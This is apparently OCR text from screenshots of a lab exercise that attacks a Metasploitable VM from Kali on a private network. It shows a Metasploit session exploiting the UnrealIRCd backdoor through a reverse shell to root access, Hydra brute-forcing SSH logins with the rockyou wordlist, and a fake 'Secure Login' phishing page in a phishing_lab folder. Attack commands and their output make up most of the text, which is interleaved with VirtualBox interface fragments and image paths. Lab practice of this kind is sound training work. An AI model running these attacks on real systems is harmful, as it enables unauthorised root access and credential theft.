[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 0:40

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

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[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
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[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$
```


Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help




Mouse integration ...


Don't show again


Auto capture keyboard ...


Don't show again


Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
File Edit Search View Document Help
Save As
Name: csrf_attack.html
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali Documents
Name Size Type Modified
Encoding: Default (UTF-8)
Text Files
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:29
kali@kali: ~/phishing_lab
Session Actions Edit View Help
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
(kali㉿kali)-[~]
$ cd ~/phishing_lab
(kali㉿kali)-[~/phishing_lab]
$ xdg-open login.html
q
^C
(kali㉿kali)-[~/phishing_lab]
$ firefox login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox file://$(pwd)/login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox
(kali㉿kali)-[~/phishing_lab]
$ firefox file:///home/kali/phishing_lab/login.html
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ cd ~/phishing_lab
Right Ctrl

